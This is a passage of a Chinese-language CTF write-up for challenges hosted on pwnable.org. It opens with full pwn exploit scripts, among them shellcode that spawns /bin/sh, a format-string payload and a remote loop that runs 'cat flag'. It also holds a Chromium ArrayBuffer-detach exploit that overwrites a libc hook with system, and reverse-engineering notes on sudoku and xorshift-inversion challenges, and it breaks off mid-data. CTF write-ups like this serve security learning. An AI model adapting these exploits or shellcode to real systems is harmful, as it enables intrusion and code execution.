    b3 = int('10'+bits[-18:-12],2)
    b4 = int('10'+bits[-24:-18],2)
    b5 = int('10'+bits[-30:-24],2)
    b6 = int('1111110'+bits[:-30].rjust(1,'0'),2)
    conved =  chr(b6) + chr(b5) + chr(b4) + chr(b3) + chr(b2) +chr(b1)
    return conved
BEER = '\xf0\x9f\x8d\xba'
BULL = '\xf0\x9f\x90\xae'
HORSE = '\xf0\x9f\x90\xb4'
addrmap = []
'''
p.recvuntil('Miaow miaow miaow')
p.sendline(BEER)
p.recvuntil('@0x')
mmap_addr = int(p.recvline().strip(),16)
print hex(mmap_addr)
raw_input()
#p.recvuntil('Miaow miaow miaow')
#p.sendline(BULL)
p.recvuntil('Miaow miaow miaow')
p.sendline(BEER)
p.recvuntil('Miaow miaow miaow')
p.sendline(HORSE)
'''

def prepare(addr):
  p.recvuntil('Miaow miaow miaow')
  p.sendline(HORSE)
  p.recvuntil('\xf0\x9f\x98\x93')
  a1 = addrconv(0x49006a90)
  a2 = addrconv(0x69622fb8)
  a3 = addrconv(0x68732f6e)
  a4  = addrconv(0x48504100)
  a5 = addrconv(0x03bc0c7)

  a6 = addrconv(0x48900000)
  a7 = addrconv(0x4890e789)
  a8 = addrconv(0x3148f631)
  a9 = addrconv(0x050f90d2)
  a10 = addrconv(0x58415841)
  a11 = addrconv(0x58415841)
```

```
  a12 = addrconv(0x000000c3)

  sh = a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11+a12
  sh += addrconv(0x7172d489)*18
  sh += addrconv(0x00000206)
  sh += '\x00'
  sh += addrconv(addr+0x88)
  sh += '\x00'
  sh += addrconv(addr)
  sh += '\x00'
  #sh +=(129)*addrconv(0x7172d421)
  p.send(sh+(129-12-18-6)*addrconv(0x71729090))#nop nop

def start_prepare():
  for i in range(0x40):
    p.recvuntil('Miaow miaow miaow')
    p.sendline(BEER)
    p.recvuntil('@0x')
    mmap_addr = int(p.recvline().strip(),16)
    print hex(mmap_addr)
    addrmap.append(mmap_addr)
    prepare(mmap_addr)
    #p.interactive()

while True:
  try:
    p = remote('pwnable.org', 31323)
    start_prepare()

    p.recvuntil('Miaow miaow miaow')
    p.sendline(BEER)
    p.recvuntil('@0x')
    addr = int(p.recvline().strip(),16)
    print hex(addr)
    p.recvuntil('Miaow miaow miaow')
    p.sendline(HORSE)
    p.recvuntil('\xf0\x9f\x98\x93')
    a1 = addrconv(0x49006a90)
    a2 = addrconv(0x69622fb8)
    a3 = addrconv(0x68732f6e)
    a4  = addrconv(0x48504100)
    a5 = addrconv(0x03bc0c7)

    a6 = addrconv(0x48900000)
    a7 = addrconv(0x4890e789)
    a8 = addrconv(0x3148f631)
    a9 = addrconv(0x050f90d2)
    a10 = addrconv(0x58415841)
    a11 = addrconv(0x58415841)
```

```
    a12 = addrconv(0x000000c3)

    sh = a1+a2+a3+a4+a5+a6+a7+a8+a9+a10+a11+a12
    sh += addrconv(0x7172d489)*18
    sh += addrconv(0x00000206)
    sh += '\x00'
    sh += addrconv(addr+0x88)
    sh += '\x00'
    sh += addrconv(addr)
    sh += '\x00'
    #sh +=(129)*addrconv(0x7172d421)
    p.send(sh+(129-12-18-6)*addrconv(0x7172d421))#and esp,edx
    p.sendline('echo homura;cat flag;echo acdtql')
    print p.recvuntil('acdtql')
  except:
    p.close()
    continue

p.interactive()
```

simple echoserver

```
from pwn import *

#r = remote("pwnable.org", 12020)
#r = process("./simple_echoserver/simple_echoserver")
DEBUG = 0

context.log_level = 'debug'
libc = ELF("./simple_echoserver/libc-2.27.so")
one_gadget_18 = [0x4f2c5,0x4f322,0x10a38c]
call_welcome = 0x14c6
'''
42 canary
43 rbp of main
48 start main
27 stack

'''

def pwn():
  if DEBUG:
    gdb.attach(r,
    '''
    b *$rebase(0x1415)
    b *$rebase(0x14D6)
    c
    ''')
```

```
  r.recvuntil("Your name: ")
  #name = '%p:%p:%p:%p:%p:%p:%p:%p'
  name = '%'+str(0x20-0xd)+'c%7$hhn' + '%952277c%' + '*48$c%26$n'
  r.sendline(name)
  r.recvuntil("Your phone: ")
  #pause()
  r.sendline('1'*0x18)

  recved = r.recvuntil("Now enjoy yourself!\n", timeout=480)
  if recved == '':
    r.close()
  #sleep(10)
  payload = '\x00'*0x18+'\xf0'
  r.sendline(payload)
  sleep(0.1)
  r.sendline('~.')
  sleep(0.1)
  r.sendline('echo success')
  r.sendline('cat flag')
  print r.recv()
  print r.recv()

  r.interactive()
  r.close()

if __name__ == "__main__":
  #pwn()

  while True:
    #r = process("./simple_echoserver/simple_echoserver 2>/dev/null",
shell=True)
    r = remote("pwnable.org", 12020)
    try:
      pwn()
    except:
      r.close()
```

Chromium RCE

```
let u64 = (buf) => {
  let result = 0n;
  for(var i = 7; i >= 0; i--) {
    result <<= 8n;
    result += BigInt(buf[i]);
  }
  return result;
};
```

```
let p64 = (value) => {
  let result = new Uint8Array(0x8);
  for(var i = 0; i < 8; i++) {
    result[i] = Number(value & 0xffn);
    value >>= 8n;
  }
  return result;
};

let sb = new Uint8Array(0x4500);
let ss = new Uint8Array(0x4500);
%ArrayBufferDetach(sb.buffer);
ss.set(sb);
let st = new Uint8Array(0x4500);

let libc_leak = u64(ss.slice(8, 16)) - 0x3ebca0n;
console.log("Libc = " + libc_leak.toString(16));
let system = libc_leak + 0x4F440n;
let system_ss = p64(system);
let chunk_ptr = libc_leak + 0x3ED8D0n;
let chunk_ss = p64(chunk_ptr);
let cmd = new Uint8Array([47, 98, 105, 110, 47, 115, 104, 0]);
let vvv = new Uint8Array(0x100); vvv.buffer;
vvv.set(cmd);

let ab = new Uint8Array(0x40); ab.buffer;
let ac = new Uint8Array(0x40); ac.buffer;
%ArrayBufferDetach(ab.buffer);
%ArrayBufferDetach(ac.buffer);
ac.set(chunk_ss);

%SystemBreak();
let ad = new Uint8Array(0x40); ad.buffer;
let ae = new Uint8Array(0x40); ae.buffer;
ae.set(system_ss, 0x18);
%ArrayBufferDetach(vvv.buffer);

while(true) { }
```

Re

babymips


在https://codescape.mips.com/components/toolchain/nanomips/2018.09-02/downloads.html可以下载到开发包，里面有运行所需的lib和objdump+qemu+gdb，可以进行反汇编和调试

程序的大致逻辑是读入数据并把flag{}里面的字符填入到0x420000开始值为0的区域，之后通过一次变换得到1-9的数字，其中变换的switch索引表在0x400798，大致规则为

(byte_400798[input - 97] / 4 + 1)

索引结果为0x24都不合法

之后程序会按照正常流程验证从0x420000开始大小为9*9的数独，但是每个9宫格的验证方式和正常数独不太一样，是按照0x420054开始的索引表验证的，类似于这样的形式：



按照以上规则把数独解出来再变换回去即可

Happy Tree

逆向程序，发现sub_4a0是一个看起来比较复杂的函数，但另外有一个vm_dispatcher，其中下面这句强行赋值相等可以让程序输出正确提示Wow!：

```
case 0:
      result = v1 == v2;  // make them equal
```

编写一个记录log的脚本：

```
from __future__ import print_function
#--------------------------------------------------------------------
# Debug notification hook test
#
# This script start the executable and steps through the first five
# instructions. Each instruction is disassembled after execution.
#
# Original Author: Gergely Erdelyi <gergely.erdelyi@d-dome.net>
```

```
#
# Maintained By: IDAPython Team
#
#--------------------------------------------------------------------------
from idaapi import *
import idc_bc695

class MyDbgHook(DBG_Hooks):
    """ Own debug hook class that implementd the callback functions """

    def dbg_process_start(self, pid, tid, ea, name, base, size):
        print("Process started, pid=%d tid=%d name=%s" % (pid, tid, name))

    def dbg_process_exit(self, pid, tid, ea, code):
        print("Process exited pid=%d tid=%d ea=0x%x code=%d" % (pid, tid, ea,
code))

    def dbg_library_unload(self, pid, tid, ea, info):
        print("Library unloaded: pid=%d tid=%d ea=0x%x info=%s" % (pid, tid,
ea, info))
        return 0

    def dbg_process_attach(self, pid, tid, ea, name, base, size):
        print("Process attach pid=%d tid=%d ea=0x%x name=%s base=%x size=%x" %
(pid, tid, ea, name, base, size))

    def dbg_process_detach(self, pid, tid, ea):
        print("Process detached, pid=%d tid=%d ea=0x%x" % (pid, tid, ea))
        return 0

    def dbg_library_load(self, pid, tid, ea, name, base, size):
        print("Library loaded: pid=%d tid=%d name=%s base=%x" % (pid, tid,
name, base))

    def dbg_bpt(self, tid, ea):
        #print("Break point at 0x%x pid=%d" % (ea, tid))
        # return values:
        #   -1 - to display a breakpoint warning dialog
        #        if the process is suspended.
        #    0 - to never display a breakpoint warning dialog.
        #    1 - to always display a breakpoint warning dialog.
        if ea % 0x1000 == 0x6B5:
            print('switch case ', end='')
            v = idc_bc695.GetRegValue('edx')
            print((v),end=',')
            v1 = idc_bc695.GetRegValue('edi')
            v2 = idc_bc695.GetRegValue('eax')
            print('v1=0x{:x},v2=0x{:x}'.format(v1,v2))
            #continue_process()
```

```
        if ea % 0x1000 == 0x6c8:
            print('return result ', end='')
            v = idc_bc695.GetRegValue('eax')
            print(hex(v))
            #continue_process()
        if ea % 0x1000 == 0x6E0:
            v1 = idc_bc695.GetRegValue('edi')
            v2 = idc_bc695.GetRegValue('eax')
            print('if v1('+hex(v1)+')==v2('+hex(v2)+')')


        return 0

    def dbg_suspend_process(self):
        #print("Process suspended")
        pass

    def dbg_exception(self, pid, tid, ea, exc_code, exc_can_cont, exc_ea,
exc_info):
        print("Exception: pid=%d tid=%d ea=0x%x exc_code=0x%x can_continue=%d
exc_ea=0x%x exc_info=%s" % (
            pid, tid, ea, exc_code & idaapi.BADADDR, exc_can_cont, exc_ea,
exc_info))
        # return values:
        #   -1 - to display an exception warning dialog
        #        if the process is suspended.
        #   0  - to never display an exception warning dialog.
        #   1  - to always display an exception warning dialog.
        return 0

    def dbg_trace(self, tid, ea):
        print("Trace tid=%d ea=0x%x" % (tid, ea))
        # return values:
        #   1  - do not log this trace event;
        #   0  - log it
        return 0

    def dbg_step_into(self):
        print("Step into")
        self.dbg_step_over()

    def dbg_run_to(self, pid, tid=0, ea=0):
        print("Runto: tid=%d" % tid)
        idaapi.continue_process()

    def dbg_step_over(self):
        eip = get_reg_value("EIP")
        print("0x%x %s" % (eip, GetDisasm(eip)))
```

```
        self.steps += 1
        if self.steps >= 5:
            request_exit_process()
        else:
            request_step_over()

# Remove an existing debug hook
try:
    if debughook:
        print("Removing previous hook ...")
        debughook.unhook()
except:
    pass

# Install the debug hook
debughook = MyDbgHook()
debughook.hook()
debughook.steps = 0

# Stop at the entry point
ep = get_inf_attr(INF_START_IP)
request_run_to(ep)

# Step one instruction
request_step_over()

# Start debugging
run_requests()
```

先随便跑了几个：

```
input: 1123456789abcdef
if v1(0xd35cb5bfL)==v2(0xa25dc66aL)
if v1(0x4fe9499f)==v2(0xaa0036)
if v1(0xa00571aeL)==v2(0xc64e001aL)
if v1(0xdadb909dL)==v2(0x369d0854)
if v1(0x0)==v2(0xf15bcf8fL)
if v1(0x7f5acc5a)==v2(0x6bbe1965)
if v1(0x0)==v2(0x1966cd91)
if v1(0x7f5acc5a)==v2(0xd4c5fbfdL)
if v1(0x0)==v2(0xb04a9b1bL)

input: 0123456789abcdef
if v1(0x6492aa82)==v2(0xa25dc66aL)
if v1(0x4fe9499f)==v2(0xaa0036)
if v1(0xa00571aeL)==v2(0xc64e001aL)
if v1(0xdadb909dL)==v2(0x369d0854)
if v1(0x0)==v2(0xf15bcf8fL)
if v1(0x7f5acc5a)==v2(0x6bbe1965)
```

```
if v1(0x0)==v2(0x1966cd91)
if v1(0x7f5acc5a)==v2(0xd4c5fbfdL)
if v1(0x0)==v2(0xb04a9b1bL)

input: 0123456789abcdef0123456789abcdef0123
if v1(0x6492aa82)==v2(0xa25dc66aL)
if v1(0x4fe9499f)==v2(0xaa0036)
if v1(0xa00571aeL)==v2(0xc64e001aL)
if v1(0xdadb909dL)==v2(0x369d0854)
if v1(0x6492aa82)==v2(0xf15bcf8fL)
if v1(0x4fe9499f)==v2(0x6bbe1965)
if v1(0xa00571aeL)==v2(0x1966cd91)
if v1(0xdadb909dL)==v2(0xd4c5fbfdL)
if v1(0x6492aa82)==v2(0xb04a9b1bL)

input: flag{56789abcdef0123456789abcdef012}
if v1(0xa25dc66aL)==v2(0xa25dc66aL)
if v1(0x8a8cea8bL)==v2(0xaa0036)
if v1(0xa00571aeL)==v2(0xc64e001aL)
if v1(0xdadb909dL)==v2(0x369d0854)
if v1(0x6492aa82)==v2(0xf15bcf8fL)
if v1(0x4fe9499f)==v2(0x6bbe1965)
if v1(0xa00571aeL)==v2(0x1966cd91)
if v1(0xdadb909dL)==v2(0xd4c5fbfdL)
if v1(0x4936033f)==v2(0xb04a9b1bL)
```

观察log，v1是input中每4个bytes变换过来的，由于有9次比较，所以推测一波len(input)==36（这个在scanf的时候也有指定）。同时可以发现，最后一次以flag开头的input所算出来的第一个v1与v2是相等的，因此可以推测输入被变换完之后在这个handler处与目标值v2进行比较。

为了跟踪v1的生成算法，跑了一下第一个dword的log：

```
switch case 9,v1=0x57abfdc0,v2=0x67616c66
return result 0x0
switch case 9,v1=0x57abfdb0,v2=0x0
return result 0x0
switch case 8,v1=0x0,v2=0x186a0
return result 0x1
switch case 1,v1=0x67616c66,v2=0xd
return result 0x2d8cc000
switch case 3,v1=0x67616c66,v2=0x2d8cc000
return result 0x4aedac66
switch case 1,v1=0x67616c66,v2=0xd
return result 0x2d8cc000
switch case 3,v1=0x67616c66,v2=0x2d8cc000
return result 0x4aedac66
switch case 2,v1=0x4aedac66,v2=0x11
return result 0x2576
switch case 3,v1=0x4aedac66,v2=0x2576
```

```
return result 0x4aed8910
switch case 1,v1=0x67616c66,v2=0xd
return result 0x2d8cc000
switch case 3,v1=0x67616c66,v2=0x2d8cc000
return result 0x4aedac66
switch case 1,v1=0x67616c66,v2=0xd
return result 0x2d8cc000
switch case 3,v1=0x67616c66,v2=0x2d8cc000
return result 0x4aedac66
switch case 2,v1=0x4aedac66,v2=0x11
return result 0x2576
switch case 3,v1=0x4aedac66,v2=0x2576
return result 0x4aed8910
switch case 1,v1=0x4aed8910,v2=0x5
return result 0x5db12200
switch case 3,v1=0x4aed8910,v2=0x5db12200
return result 0x175cab10
switch case 9,v1=0x57abfdc0,v2=0x175cab10
return result 0x0
switch case 4,v1=0x0,v2=0x1
return result 0x1
switch case 9,v1=0x57abfdb0,v2=0x1
return result 0x0
switch case 8,v1=0x1,v2=0x186a0
return result 0x1
switch case 1,v1=0x175cab10,v2=0xd
return result 0x95620000L
switch case 3,v1=0x175cab10,v2=0x95620000
return result 0x823eab10L
switch case 1,v1=0x175cab10,v2=0xd
return result 0x95620000L
switch case 3,v1=0x175cab10,v2=0x95620000
return result 0x823eab10L
switch case 2,v1=0x823eab10,v2=0x11
return result 0x411f
switch case 3,v1=0x823eab10,v2=0x411f
return result 0x823eea0fL
switch case 1,v1=0x175cab10,v2=0xd
return result 0x95620000L
switch case 3,v1=0x175cab10,v2=0x95620000
return result 0x823eab10L
switch case 1,v1=0x175cab10,v2=0xd
return result 0x95620000L
switch case 3,v1=0x175cab10,v2=0x95620000
return result 0x823eab10L
switch case 2,v1=0x823eab10,v2=0x11
return result 0x411f
switch case 3,v1=0x823eab10,v2=0x411f
return result 0x823eea0fL
```

```
switch case 1,v1=0x823eea0f,v2=0x5
return result 0x47dd41e0
switch case 3,v1=0x823eea0f,v2=0x47dd41e0
return result 0xc5e3abefL
switch case 9,v1=0x57abfdc0,v2=0xc5e3abef
return result 0x0
switch case 4,v1=0x1,v2=0x1
return result 0x2
switch case 9,v1=0x57abfdb0,v2=0x2
return result 0x0
switch case 8,v1=0x2,v2=0x186a0
return result 0x1
switch case 1,v1=0xc5e3abef,v2=0xd
return result 0x757de000
switch case 3,v1=0xc5e3abef,v2=0x757de000
return result 0xb09e4befL
switch case 1,v1=0xc5e3abef,v2=0xd
return result 0x757de000
switch case 3,v1=0xc5e3abef,v2=0x757de000
return result 0xb09e4befL
switch case 2,v1=0xb09e4bef,v2=0x11
return result 0x584f
switch case 3,v1=0xb09e4bef,v2=0x584f
return result 0xb09e13a0L
switch case 1,v1=0xc5e3abef,v2=0xd
return result 0x757de000
switch case 3,v1=0xc5e3abef,v2=0x757de000
return result 0xb09e4befL
switch case 1,v1=0xc5e3abef,v2=0xd
return result 0x757de000
switch case 3,v1=0xc5e3abef,v2=0x757de000
return result 0xb09e4befL
switch case 2,v1=0xb09e4bef,v2=0x11
return result 0x584f
switch case 3,v1=0xb09e4bef,v2=0x584f
return result 0xb09e13a0L
switch case 1,v1=0xb09e13a0,v2=0x5
return result 0x13c27400
switch case 3,v1=0xb09e13a0,v2=0x13c27400
return result 0xa35c67a0L
switch case 9,v1=0x57abfdc0,v2=0xa35c67a0
return result 0x0
switch case 4,v1=0x2,v2=0x1
return result 0x3
switch case 9,v1=0x57abfdb0,v2=0x3
return result 0x0
switch case 8,v1=0x3,v2=0x186a0
return result 0x1
switch case 1,v1=0xa35c67a0,v2=0xd
```

```
return result 0x8cf40000L
switch case 3,v1=0xa35c67a0,v2=0x8cf40000
return result 0x2fa867a0
switch case 1,v1=0xa35c67a0,v2=0xd
return result 0x8cf40000L
switch case 3,v1=0xa35c67a0,v2=0x8cf40000
return result 0x2fa867a0
switch case 2,v1=0x2fa867a0,v2=0x11
return result 0x17d4
switch case 3,v1=0x2fa867a0,v2=0x17d4
return result 0x2fa87074
switch case 1,v1=0xa35c67a0,v2=0xd
return result 0x8cf40000L
switch case 3,v1=0xa35c67a0,v2=0x8cf40000
return result 0x2fa867a0
switch case 1,v1=0xa35c67a0,v2=0xd
return result 0x8cf40000L
switch case 3,v1=0xa35c67a0,v2=0x8cf40000
return result 0x2fa867a0
switch case 2,v1=0x2fa867a0,v2=0x11
return result 0x17d4
switch case 3,v1=0x2fa867a0,v2=0x17d4
return result 0x2fa87074
switch case 1,v1=0x2fa87074,v2=0x5
return result 0xf50e0e80L
switch case 3,v1=0x2fa87074,v2=0xf50e0e80
return result 0xdaa67ef4L
switch case 9,v1=0x57abfdc0,v2=0xdaa67ef4
return result 0x0
switch case 4,v1=0x3,v2=0x1
return result 0x4
switch case 9,v1=0x57abfdb0,v2=0x4
return result 0x0
switch case 8,v1=0x4,v2=0x186a0
return result 0x1
switch case 1,v1=0xdaa67ef4,v2=0xd
return result 0xcfde8000L
switch case 3,v1=0xdaa67ef4,v2=0xcfde8000
return result 0x1578fef4
switch case 1,v1=0xdaa67ef4,v2=0xd
```

可以得到第一个dword的算法：

```
#include<stdio.h>
#include <stdlib.h>
#include "ida.h"

int main() {
    char flag[] = { 'f','l','a','g' };
```

```
    uint32 init = *(uint32*)flag;
    uint32 tmp1, tmp2, tmp3, tmp4, tmp5, tmp6;
    for (int i = 0; i < 0x186a0; i++) {
         tmp1 = init << 0xd;
         tmp2 = tmp1 ^ init;
         tmp3 = tmp2 >> 0x11;
         tmp4 = tmp3 ^ tmp2;
         tmp5 = tmp4 << 5;
         init = tmp5 ^ tmp4;
    }
    printf("0x%x\n", init);
    return 0;
}
```

第二个dword的生成算法不太一样，同样跑一次log：

```
switch case 6,v1=0x1,v2=0x2
return result 0x2
switch case 6,v1=0x2,v2=0x3
return result 0x6
switch case 4,v1=0x6,v2=0x1
return result 0x7
switch case 6,v1=0x7,v2=0x2
return result 0xe
switch case 6,v1=0xe,v2=0x3
return result 0x2a
switch case 4,v1=0x2a,v2=0x1
return result 0x2b
switch case 6,v1=0x2b,v2=0x2
return result 0x56
switch case 6,v1=0x56,v2=0x5
return result 0x1ae
switch case 4,v1=0x1ae,v2=0x1
return result 0x1af
switch case 6,v1=0x1af,v2=0x2
return result 0x35e
switch case 4,v1=0x35e,v2=0x1
return result 0x35f
switch case 6,v1=0x35f,v2=0x2
return result 0x6be
switch case 6,v1=0x6be,v2=0x3
return result 0x143a
switch case 6,v1=0x143a,v2=0x3
return result 0x3cae
switch case 6,v1=0x3cae,v2=0x3
return result 0xb60a
switch case 4,v1=0xb60a,v2=0x1
return result 0xb60b
switch case 6,v1=0xb60b,v2=0x2
```

```
return result 0x16c16
switch case 6,v1=0x16c16,v2=0x2
return result 0x2d82c
switch case 4,v1=0x2d82c,v2=0x1
return result 0x2d82d
switch case 6,v1=0x2d82d,v2=0x2
return result 0x5b05a
switch case 4,v1=0x5b05a,v2=0x1
return result 0x5b05b
switch case 6,v1=0x5b05b,v2=0x2
return result 0xb60b6
switch case 6,v1=0xb60b6,v2=0x2
return result 0x16c16c
switch case 6,v1=0x16c16c,v2=0x2
return result 0x2d82d8
switch case 6,v1=0x2d82d8,v2=0x2
return result 0x5b05b0
switch case 6,v1=0x5b05b0,v2=0x3
return result 0x1111110
switch case 4,v1=0x1111110,v2=0x1
return result 0x1111111
switch case 6,v1=0x1111111,v2=0x2
return result 0x2222222
switch case 6,v1=0x2222222,v2=0x2
return result 0x4444444
switch case 6,v1=0x4444444,v2=0x2
return result 0x8888888
switch case 6,v1=0x8888888,v2=0x2
return result 0x11111110
switch case 4,v1=0x11111110,v2=0x1
return result 0x11111111
switch case 6,v1=0x11111111,v2=0x2
return result 0x22222222
switch case 6,v1=0x22222222,v2=0x5
return result 0xaaaaaaaaL
switch case 3,v1=0x3736357b,v2=0xaaaaaaaa
return result 0x9d9c9fd1L
switch case 9,v1=0x5709bde0,v2=0x9d9c9fd1
return result 0x0
switch case 9,v1=0x5709bdd0,v2=0x0
return result 0x0
switch case 8,v1=0x0,v2=0x186a0
return result 0x1
switch case 1,v1=0x9d9c9fd1,v2=0xd
return result 0x93fa2000L
switch case 3,v1=0x9d9c9fd1,v2=0x93fa2000
return result 0xe66bfd1
switch case 1,v1=0x9d9c9fd1,v2=0xd
return result 0x93fa2000L
```

```
switch case 3,v1=0x9d9c9fd1,v2=0x93fa2000
return result 0xe66bfd1
switch case 2,v1=0xe66bfd1,v2=0x11
return result 0x733
switch case 3,v1=0xe66bfd1,v2=0x733
return result 0xe66b8e2
switch case 1,v1=0x9d9c9fd1,v2=0xd
return result 0x93fa2000L
switch case 3,v1=0x9d9c9fd1,v2=0x93fa2000
return result 0xe66bfd1
switch case 1,v1=0x9d9c9fd1,v2=0xd
return result 0x93fa2000L
switch case 3,v1=0x9d9c9fd1,v2=0x93fa2000
return result 0xe66bfd1
switch case 2,v1=0xe66bfd1,v2=0x11
return result 0x733
switch case 3,v1=0xe66bfd1,v2=0x733
return result 0xe66b8e2
switch case 1,v1=0xe66b8e2,v2=0x5
return result 0xccd71c40L
```

可以还原出正向算法如下：

```
#include<stdio.h>
#include <stdlib.h>
#include "ida.h"

int main() {
    char *flag = (char*)"0123456789abcdef0123456789abcdef0123";

    for (int part = 0; part < 9; part++) {

        uint32 init = *(uint32*)(flag + 0);
        if (part % 2) {
            init ^= 0xaaaaaaaa;
        }
        uint32 tmp1, tmp2, tmp3, tmp4, tmp5, tmp6;
        for (int i = 0; i < 0x186a0; i++) {
            tmp1 = init << 0xd;
            tmp2 = tmp1 ^ init;
            tmp3 = tmp2 >> 0x11;
            tmp4 = tmp3 ^ tmp2;
            tmp5 = tmp4 << 5;
            init = tmp5 ^ tmp4;
        }

        printf("0x%x\n", init);
    }
```

```
    return 0;
}
```

据此编写解题代码：

```
#include<stdio.h>
#include <stdlib.h>
#include "ida.h"

void dec(uint32* dst) {
    for (int part = 0; part < 9; part++) {

        uint32 init = dst[part];

        uint32 tmp1, tmp2, tmp3, tmp4, tmp5, tmp6;
        for (int i = 0; i < 0x186a0; i++) {
            tmp2 = (init << 0xd) ^ init;
            tmp4 = (tmp2 >> 0x11) ^ tmp2;
            init = (tmp4 << 5) ^ tmp4;
        }
        if (part % 2) {
            init ^= 0xaaaaaaaa;
        }

        printf("0x%x\n", init);
    }
}

uint32 trans1(uint32 inpt) {
    return (inpt << 0xd) ^ inpt;
}

uint32 trans2(uint32 inpt) {
    return (inpt >> 0x11) ^ inpt;
}

uint32 trans3(uint32 inpt) {
    return (inpt << 5) ^ inpt;
}

uint32 detrans1(uint32 inpt) {
    uint32 tmp,final=0,last=0;
    tmp = inpt & 0b1111111111111;
    last ^= tmp;
    final |= tmp;
    inpt >>= 0xd;
    tmp = inpt & 0b1111111111111;
    last ^= tmp;
    final |= last << 0xd;
```

```
    inpt >>= 0xd;
    tmp = inpt & 0b1111111111111;
    last ^= tmp;
    final |= last << (0xd+ 0xd);
    return final;
}

uint32 detrans2(uint32 inpt) {
    uint32 tmp = inpt >> 15;
    return (tmp>>2) ^ inpt;
}

uint32 detrans3(uint32 inpt) {
    uint32 tmp, final = 0, last = 0;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= tmp;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 0x5;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 10;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 15;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 20;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 25;
    inpt >>= 0x5;
    tmp = inpt & 0b11111;
    last ^= tmp;
    final |= last << 30;
    return final;
}

void test() {
    printf("0x%x\n", detrans1(trans1(0x12345678)));
    printf("0x%x\n", detrans2(trans2(0x12345678)));
    printf("0x%x\n", detrans3(trans3(0x12345678)));
}
```

```
int main() {
    // char* flag = (char*)"0123456789abcdef0123456789abcdef0123";
    uint32 dst[] = { 0xa25dc66a,0xaa0036 ,0xc64e001a ,0x369d0854 ,0xf15bcf8fL
,0x6bbe1965 ,0x1966cd91 ,0xd4c5fbfdL ,0xb04a9b1b };
    uint32 src[10] = { 0 };
    for (int part = 0; part < 9; part++) {
        uint32 init = dst[part];

        for (int i = 0; i < 0x186a0; i++) {
            init = detrans1(detrans2(detrans3(init)));
        }
        if (part % 2) {
            init ^= 0xaaaaaaaa;
        }
        src[part] = init;

    }
    printf("%s\n", src);
    return 0;
}
```

J

关键处理逻辑的jcc被处理成了int3，在异常处理程序中模拟实现，因此首先还原jcc：

```
tql = [
  10486784,
  20972929,
  2178942465,
  2200307393,
  2246576002,
  2250639427,
  10488100,
  10488256,
  2189429346,
  2210532130,
  2252344291,
  2255621283,
  2157972868,
  1082396128,
  2221018978,
  2271088675,
  2281443555,
  2157973956,
  1084232448,
  2233603170,
  2292716835,
  2157975059,
```

```
  2157975284,
  1169037536,
  2304252307,
  2308184659,
  2157976372,
  1084235200,
  2312117875,
  2316050227,
  2157977620,
  1084236480,
  2156143475,
  2322342963,
  2157978900,
  1255418048,
  2333354355,
  2335451699,
  2157980436,
  1084239600,
  2339778467,
  2157981828,
  1290416352,
  1084240304,
  1084240704,
  2346464931,
  117455492,
  1272986272,
  2353806435,
  130039668,
  1280327568,
  1084245232,
  1084246640,
  1084247120,
  1084247600,
  1084248080,
  1084248848,
  1084250192,
  1084250448,
  1084250976,
  1084251792,
  1084252688,
  1084253952,
  0
]

base_addr = 0x7FF638907970

